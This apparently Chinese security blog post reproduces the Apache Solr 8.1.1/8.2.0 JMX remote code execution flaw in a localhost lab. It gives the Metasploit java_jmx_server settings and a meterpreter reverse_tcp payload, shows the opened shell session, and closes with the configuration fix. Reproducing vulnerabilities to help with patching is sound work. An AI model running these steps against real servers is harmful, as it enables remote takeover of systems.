

# Apache Solr JMX服务 RCE 漏洞复现

---

原创 PaperPen Timeline Sec

2020-02-23原文

收录于话题

#漏洞复现文章合集

70个

本公众号专注于最新漏洞复现，欢迎关注！

---

--

本文作者：小阳（Timeline Sec核心成员）

本文共724字，阅读大约需要2~3分钟

声明：请勿做非法用途，否则后果自负

## 0x00 漏洞概述

Apache

Solr的8.1.1和8.2.0版本的自带配置文件solr.in.sh中存在不安全的选项ENABLE\_REMOTE\_JMX\_OPTS="true"。如果受害者使用了该默认配置，则会在默认端口18983开放JMX服务，且默认未开启认证。任何可访问此端口的攻击者可利用此漏洞向受影响服务发起攻击，执行任意代码。

## 0x01 影响版本

Apache Solr8.1.1和8.2.0版本

## 0x02 漏洞危害

如果受害者使用了该默认配置，则会在默认端口18983开放JMX服务，且默认未开启认证。任何可访问此端口的攻击者可利用此漏洞向受影响服务发起攻击，执行任意代码。

### 0x03 复现搭建

Solr 8.20、Java环境、kali系统

因为 Solr 8.20 需要java环境支持，而kali系统本身内置openjdk版本（我的是java10），所以我们无需另外下载java环境。

安装 Apache Solr 8.20:

```
wget
```

```
https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/8.2.0/solr-8.2.0.zip
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# wget https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/8.2.0/
solr-8.2.0.zip
--2019-11-20 08:02:06-- https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr
/8.2.0/solr-8.2.0.zip
正在解析主机 mirrors.tuna.tsinghua.edu.cn (mirrors.tuna.tsinghua.edu.cn)... 101.
6.8.193, 101.6.6.173, 202.204.128.61, ...
正在连接 mirrors.tuna.tsinghua.edu.cn (mirrors.tuna.tsinghua.edu.cn)|101.6.8.193
|:443... 已连接。
已发出 HTTP 请求, 正在等待回应... 200 OK
长度: 183043050 (175M) [application/zip]
正在保存至: 'solr-8.2.0.zip.1'

solr-8.2.0.zip.1      0%[          ] 87.68K 66.3KB/s
```

解压安装包

```
unzip solr-8.2.0.zip
```


```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# unzip solr-8.2.0.zip
Archive:  solr-8.2.0.zip
  creating: solr-8.2.0/
  creating: solr-8.2.0/contrib/
  creating: solr-8.2.0/contrib/analysis-extras/
  creating: solr-8.2.0/contrib/analysis-extras/lib/
  creating: solr-8.2.0/contrib/analysis-extras/lucene-libs/
  creating: solr-8.2.0/contrib/clustering/
  creating: solr-8.2.0/contrib/clustering/lib/
  creating: solr-8.2.0/contrib/dataimporthandler/
  creating: solr-8.2.0/contrib/dataimporthandler-extras/
  creating: solr-8.2.0/contrib/dataimporthandler-extras/lib/
  creating: solr-8.2.0/contrib/extraction/
  creating: solr-8.2.0/contrib/extraction/lib/
  creating: solr-8.2.0/contrib/jaegertracing-configurator/
  creating: solr-8.2.0/contrib/jaegertracing-configurator/lib/
  creating: solr-8.2.0/contrib/langid/
  creating: solr-8.2.0/contrib/langid/lib/
  creating: solr-8.2.0/contrib/ltr/
  creating: solr-8.2.0/contrib/prometheus-exporter/
  creating: solr-8.2.0/contrib/prometheus-exporter/conf/
  creating: solr-8.2.0/contrib/prometheus-exporter/lib/
```

切换到bin目录启动Solr

```
./solr start -force
```

```
root@kali:~# ls
abc.txt      Documents      Music          solr-8.2.0.zip.1
ables       Downloads     output         stash.sqlite
admin       flink-1.9.1   Pictures       superl-url
Desktop     flink-1.9.1-bin-scala_2.11.tgz Public         Templates
dict.txt    getshell.jar  solr-8.2.0    Videos
dirsearch   hydra.restore solr-8.2.0.zip wget-log
root@kali:~# cd solr-8.2.0
root@kali:~/solr-8.2.0# ls
bin          contrib  docs      licenses  LUCENE_CHANGES.txt  README.txt
CHANGES.txt dist     example  LICENSE.txt NOTICE.txt          server
root@kali:~/solr-8.2.0# cd bin
root@kali:~/solr-8.2.0/bin# ls
init.d          oom_solr.sh  solr          solr.cmd    solr.in.sh
install_solr_service.sh post          solr-8983.pid solr.in.cmd
root@kali:~/solr-8.2.0/bin# ./solr start -force
```

成功访问ip:8983(Solr默认端口)




## 0x04 漏洞复现

我们可以用MSF中的exploit/multi/misc/java\_jmx\_server模块进行漏洞复现。  
（我是用kali搭建漏洞环境原因，使用127.0.0.1本地地址作为攻击目标）

```
use exploit/multi/misc/java_jmx_server
```

```
set RHOST 127.0.0.1
```

```
set RPORT 18983
```



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali:~# msfconsole  
Call trans opt: received. 2-19-98 13:24:18 REC:Loc  
  
Trace program: running  
  
wake up, Neo...  
the matrix has you  
follow the white rabbit.  
  
knock, knock, Neo.
```

```

msf exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

Name      Current Setting  Required  Description
----      -
JMXRMI    jmxrmi           yes       The name where the JMX RMI interface is bound
JMX_PASSWORD    
no       The password to interact with an authenticated JMX endpoint
JMX_ROLE    
no       The role to interact with an authenticated JMX endpoint
RHOST     127.0.0.1        yes       The target address
RPORT     18983            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local ma
chine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSLCert     
no       Path to a custom SSL certificate (default is randomly generated)
URIPATH     
no       The URI to use for this exploit (default is random)

```

设置payload java/meterpreter/reverse\_tcp

set payload java/meterpreter/reverse\_tcp

set LHOST 127.0.0.1

set LPORT 4444

```

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

```

执行完成，发现成功建立连接

```
dict.txt  getshell.jar  solr-8.2.0  Videos
msf exploit(multi/misc/java_jmx_server) > run  solr-8.2.0.zip  wget-log
root@kali:~# cd solr-8.2.0
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListe
?
bin  contrib  docs  licenses  LUCENE_CHANGES.txt  README.txt
[*] Started reverse TCP handler on 127.0.0.1:4444  LICENSE.txt  NOTICE.txt  server
[*] 127.0.0.1:18983 - Using URL: http://0.0.0.0:8080/mKhZcXa0kdL0m82
[*] 127.0.0.1:18983 - Local IP: http://192.168.26.54:8080/mKhZcXa0kdL0m82
[*] 127.0.0.1:18983 - Sending RMI Header...  solr  solr.cmd  solr.in.sh
[*] 127.0.0.1:18983 - Discovering the JMXRMI endpoint...  solr-8983.pid  solr.in.cmd
[+] 127.0.0.1:18983 - JMXRMI endpoint on 127.0.1.1:18983  -force
[*] 127.0.0.1:18983 - Proceeding with handshake...it is currently 1024.
[+] 127.0.0.1:18983 - Handshake with JMX MBean server on 127.0.1.1:18983  ion.
[*] 127.0.0.1:18983 - Loading payload...to see this warning, set SOLR_ULIMIT_CHECKS to false in y
[*] 127.0.0.1:18983 - Replied to request for mlet
[*] 127.0.0.1:18983 - Replied to request for payload JAR  is currently 7823.
[*] 127.0.0.1:18983 - Executing payload...to avoid operational disruption.
[*] 127.0.0.1:18983 - Replied to request for payload JAR  ing, set SOLR_ULIMIT_CHECKS to false in y
[*] Sending stage (53837 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40700) at 2019-11-20 09:06:11 -0500
Port 8983 is already being used by another process (pid: 1882)
```



```
meterpreter > sysinfo
Computer      : kali
OS           : Linux 4.17.0-kali1-amd64 (amd64)
Meterpreter  : java/linux

meterpreter > ls
Listing: /root/solr-8.2.0/server

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   4068     fil      2019-07-19 15:11:24 -0400  README.txt
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:24 -0400  contexts
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:24 -0400  etc
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:22 -0400  lib
40776/rwxrwxrwx-   4096     dir      2019-11-20 07:17:49 -0500  logs
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:22 -0400  modules
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:24 -0400  resources
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:20 -0400  scripts
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:26 -0400  solr
40776/rwxrwxrwx-   4096     dir      2019-07-19 15:11:20 -0400  solr-webapp
100666/rw-rw-rw-  160634  fil      2019-06-10 19:22:04 -0400  start.jar

Port 8983 is already being used by another process (pid: 1882)
meterpreter >
```

## 0x05 漏洞修复

将solr.in.sh配置文件中的ENABLE\_REMOTE\_JMX\_OPTS选项设置为false, 然后重启Solr服务。

## 0x06 参考链接

<https://mp.weixin.qq.com/s/co5NdHgjPbgVUu1-hzR4gA>

<https://github.com/jas502n/CVE-2019-12409>



*The end*



悄悄点**在看**，技术变精湛!

精选留言

---

用户设置不下载评论